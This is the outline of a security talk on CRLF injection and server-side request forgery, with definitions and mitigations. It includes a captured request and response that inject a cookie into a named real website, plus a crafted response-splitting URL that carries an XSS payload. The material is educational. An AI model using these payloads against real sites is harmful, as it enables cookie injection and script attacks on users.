# Talk on SSRF and CRLF Injection.

By Mohit Vohra
(Security Engineer at Tac Security)

## Quick overview:-


- What is penetration testing?
- What is web penetration testing?

## What is CRLF Injection?

- CRLF Injection Vulnerability is a web application vulnerability happens due to direct parsing of user entered data to the response header fields like set cookie without proper sanitation.

- CR and LF are special characters (%0a%0d).


- It is one of the injection attacks, it can be used to escalate more malicious attacks like xss.



```
GET /qwerty%0ASet-Cookie:%20test=qwerty;domain=.beepcar.ru HTTP/1.1
Host: dl.beepcar.ru
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0) Gecko/20100101
Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 302 Moved Temporarily
Server: nginx/1.12.2
Date: Tue, 03 Apr 2018 19:23:45 GMT
Content-Type: text/html
Content-Length: 161
Connection: close
Location: https://beepcar.ru/qwerty
Set-Cookie: test=qwerty;domain=.beepcar.ru

<html>
<head><title>302 Found</title></head>
<body bgcolor="white">
<center><h1>302 Found</h1></center>
<hr><center>nginx/1.12.2</center>
</body>
</html>
```



The following simplified example uses CRLF to:

1. Add a fake HTTP response header: `Content-Length: 0`. This causes the web browser to treat this as a terminated response and begin parsing a new response.
2. Add a fake HTTP response: `HTTP/1.1 200 OK`. This begins the new response.
3. Add another fake HTTP response header: `Content-Type: text/html`. This is needed for the web browser to properly parse the content.
4. Add yet another fake HTTP response header: `Content-Length: 25`. This causes the web browser to only parse the next 25 bytes.
5. Add page content with an XSS: `<script>alert(1)</script>`. This content has exactly 25 bytes.
6. Because of the `Content-Length` header, the web browser ignores the original content that comes from the web server.

```
http://www.example.com/somepage.php?page=%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20O
K%0d%0aContent-Type:%20text/html%0d%0aContent-Length:%2025%0d%0a%0d%0a%3Cscript%3Ealert(1)%3C/sc
ript%3E
```

## Mitigations of CRLF:-

- Always follow the rule of never trust user input.
- Sanitize and neutralize all user-supplied data or properly encode output in HTTP headers that would otherwise be visible to users in order to prevent the injection of crlf.

## What is SSRF?

Server-side request forgery is a web security vulnerability that allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain of attacker’s choosing.

SSRF attacks often exploit trust relationships to escalate an attack from the vulnerable application and perform unauthorized actions. These relationships might exist in relation to server itself, or in relation to other back-end systems within the same organization.

# Let’s live demonstrate it..

## Mitigations of SSRF:-

- A blacklist is not a good protection because with so many different protocols, schemes, encodings, bypasses will most certainly occur. Because of this, a whitelist is a better approach.

- Proper input validation of data can majorly help the client to protect the web application against unwanted controls or actions.

Thank you!